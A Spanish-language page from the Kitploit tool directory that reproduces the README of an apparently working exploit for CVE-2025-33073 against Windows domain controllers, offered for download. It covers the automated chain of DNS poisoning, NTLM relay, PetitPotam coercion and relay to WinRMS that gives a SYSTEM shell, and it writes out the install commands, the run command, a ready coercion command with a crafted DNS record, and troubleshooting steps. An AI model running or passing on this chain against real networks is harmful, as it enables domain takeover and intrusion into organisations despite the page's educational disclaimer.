
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-33073 — Herramienta de explotación universal para CVE-2025-33073 dirigida a controladores de dominio de Windows con privilegios de DNSAdmins y WinRM habilitado. | Kitploit
Herramientas/GitHubGitHub/uziii2208/cve-2025-33073
Escalada de PrivilegiosFrameworks de ExploitsExplotaciónMovimiento LateralPost-ExplotaciónCTFPruebas de Penetración
GitHubuziii2208/cve-2025-33073

CVE-2025-33073

Herramienta de explotación universal para CVE-2025-33073 dirigida a controladores de dominio de Windows con privilegios de DNSAdmins y WinRM habilitado.

Ver Repositorio
671035hace 1 añoRevisado por Kitploit
Compartir

photo

CVE-2025-33073 Reflection Relay PoC

Herramienta de explotación universal para CVE-2025-33073 dirigida a controladores de dominio de Windows con privilegios DNSAdmins y WinRM habilitado.

📋 Descripción General

CVE-2025-33073 es una vulnerabilidad crítica que permite a los atacantes lograr la ejecución de código a nivel SYSTEM en controladores de dominio de Windows mediante una combinación de:

  • Manipulación de registros DNS (privilegio DNSAdmins)
  • Ataques de relay NTLM
  • Omisión de autenticación WinRM

Este PoC proporciona un framework de explotación universal y automatizado compatible con cualquier dominio, cualquier usuario y cualquier entorno CTF.

✨ Características

  • ✅ Compatibilidad universal - Funciona en cualquier dominio de Windows
  • ✅ Detección automática - Identifica automáticamente el DC objetivo y la configuración de red
  • ✅ Extracción automática de flags - Busca y extrae automáticamente todos los archivos de flags
  • ✅ Modo interactivo - Explotación guiada paso a paso
  • ✅ Registro completo - Registro exhaustivo de todas las operaciones
  • ✅ Shell SYSTEM de un solo disparo - Acceso directo a nivel SYSTEM a través de WinRMS
  • ✅ Envenenamiento DNS - Creación/modificación automática de registros DNS
  • ✅ Relay NTLM - Servidor de relay NTLM integrado con generación automática de shells

🎯 Requisitos del Objetivo

Configuración Vulnerable

  • Controlador de dominio Windows Server 2016/2019/2022
  • Usuario con membresía en el grupo DNSAdmins
  • Servicio WinRM habilitado (HTTP o HTTPS)
  • Acceso de red al DC (SMB 445, DNS 53, WinRM 5985/5986)

Entornos Probados

  • Active Directory en Windows Server 2019
  • Active Directory en Windows Server 2022
  • Entornos CTF (HackTheBox, TryHackMe, etc.)

📦 Instalación

Requisitos Previos

# Required tools
sudo apt-get update
sudo apt-get install -y python3 python3-pip netcat-openbsd dnsutils

# Python dependencies
pip3 install impacket netexec

# Clone krbrelayx
git clone https://github.com/dirkjanm/krbrelayx

Configuración

# Clone this repository
git clone https://github.com/uziii2208/CVE-2025-33073
cd CVE-2025-33073

# Make exploit executable
chmod +x exploit.sh

# Verify tools installation
./exploit.sh  # Will check all dependencies

🚀 Uso

Inicio Rápido

./exploit.sh

Mensajes Interactivos


El script solicitará:

  1. IP del atacante (se detecta automáticamente si se deja en blanco)
  2. IP del DC objetivo (ej., 192.168.1.10)
  3. Nombre de dominio (ej., corp.local)
  4. Usuario (miembro de DNSAdmins)
  5. Contraseña (del usuario)

Explotación Paso a Paso

Terminal 1 - Ejecuta el exploit:

./exploit.sh
# Follow the interactive prompts
# Wait for: "[!] RELAY READY! OPEN NEW TERMINAL → PASTE COERCE COMMAND!"

Terminal 2 - Ejecuta el comando de coerción (cópialo de la salida del Terminal 1):

nxc smb 192.168.1.10 -u 'username' -p 'password' \
    -M coerce_plus -o METHOD=PetitPotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.corp.local

Resultado:

  • Se abre automáticamente una shell SYSTEM
  • Todas las flags se extraen automáticamente
  • La salida se guarda en el directorio de registros

📊 Salida y Flags

Flags Extraídas

El script busca y extrae automáticamente:

  • *flag*.txt
  • *root*.txt
  • *user*.txt
  • proof.txt

Ubicadas en: C:\Users\*\Desktop\

Ubicación de los Registros

Todas las salidas se guardan en: /0pwn_exploit_<TIMESTAMP>/

  • relay.log - Salida del servidor de relay NTLM
  • dns.log - Registros de operaciones DNS
  • shell_output.log - Comandos de shell y flags extraídas

🔧 Cómo Funciona

Cadena de Ataque

1. DNS Poisoning (krbrelayx.dnstool)
   └─> Modify/Create DNS record pointing to attacker IP

2. NTLM Relay Server (ntlmrelayx.py)
   └─> Listen for incoming NTLM authentication

3. Coercion (nxc + PetitPotam)
   └─> Force DC to authenticate to attacker IP

4. Relay → WinRMS
   └─> Relay authentication to target WinRMS

5. SYSTEM Shell
   └─> Execute commands as SYSTEM

6. Auto Flag Extraction
   └─> Search and extract all flags

Detalles Técnicos

  • Vulnerabilidad: relay NTLM + envenenamiento DNS + WinRM
  • Privilegio requerido: membresía en el grupo DNSAdmins
  • Impacto: ejecución de código a nivel SYSTEM
  • Explotabilidad: 98% de tasa de éxito en entornos probados

⚙️ Configuración

Registro DNS Personalizado

Edita la variable LONGHOST en exploit.sh:

LONGHOST="localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"

Patrones de Flags Personalizados

Modifica la función run_shell_commands() para buscar otros patrones de archivos:

# Add custom patterns here
echo "powershell \"Get-ChildItem -Path 'C:\\Users\\*\\Desktop' -Include '*custom*.txt' ...\""

Puertos y Tiempos de Espera

  • Puerto predeterminado de WinRMS: 5985 (HTTP) / 5986 (HTTPS)
  • Tiempo de espera DNS: 5 segundos
  • Tiempo de espera de shell: configurable por comando

🎓 Propósito Educativo

Este PoC se proporciona para:

  • ✅ Pruebas de penetración autorizadas
  • ✅ Entornos de laboratorio controlados
  • ✅ Competencias CTF
  • ✅ Investigación y educación en seguridad

El acceso no autorizado a sistemas informáticos es ilegal.

🐛 Solución de Problemas

"El envenenamiento DNS falló"

  • Verifica que el usuario sea miembro de DNSAdmins: net group "DNSAdmins" /domain
  • Comprueba la conectividad con el DC: ping <DC_IP>
  • Verifica las credenciales: nxc smb <DC_IP> -u username -p password

"Tiempo de espera de conexión del relay agotado"

  • Asegúrate de que WinRM esté habilitado en el DC: winrm quickconfig
  • Revisa las reglas de firewall en el DC
  • Verifica la conectividad de red al puerto 5985/5986

"Los comandos de shell no se ejecutan"

  • Revisa shell_output.log para ver errores
  • Verifica la conectividad de nc: nc -zv 127.0.0.1 <SHELL_PORT>
  • Aumenta los tiempos de espera en run_shell_commands()

📝 Archivos de Registro

Estructura de Directorios

/0pwn_exploit_1234567890/
├── relay.log          # NTLM relay server output
├── dns.log            # DNS operation details
└── shell_output.log   # Extracted flags & command output

Análisis de Registros

# View relay events
grep "SYSTEM SHELL" /0pwn_exploit_*/relay.log

# Extract all flags
grep "===" /0pwn_exploit_*/shell_output.log -A 10

# Check DNS operations
cat /0pwn_exploit_*/dns.log

🔐 Notas de Seguridad

  • Credenciales: se almacenan solo en memoria, nunca se registran
  • Registros DNS: se limpian automáticamente después de la explotación
  • Servidor de relay: aislado en 127.0.0.1
  • Registros: contienen información sensible, manipular con cuidado

📚 Referencias

  • CVE-2025-33073 Advisory
  • Impacket ntlmrelayx
  • NetExec
  • krbrelayx

🎬 Demo

[Demo y capturas de pantalla] - [Próximamente]

photo

👤 Autor

0pwn (uziii2208) - Concepto e investigación originales Mejorado con IA - Mejoras v1.0 y extracción automática de flags

📄 Licencia

Licencia MIT - Consulta el archivo LICENSE para más detalles

⚠️ Descargo de Responsabilidad

AVISO LEGAL:

Este software se proporciona únicamente con fines educativos y de pruebas de seguridad autorizadas. El acceso no autorizado a sistemas informáticos es ilegal y está penado por la ley.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    264

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




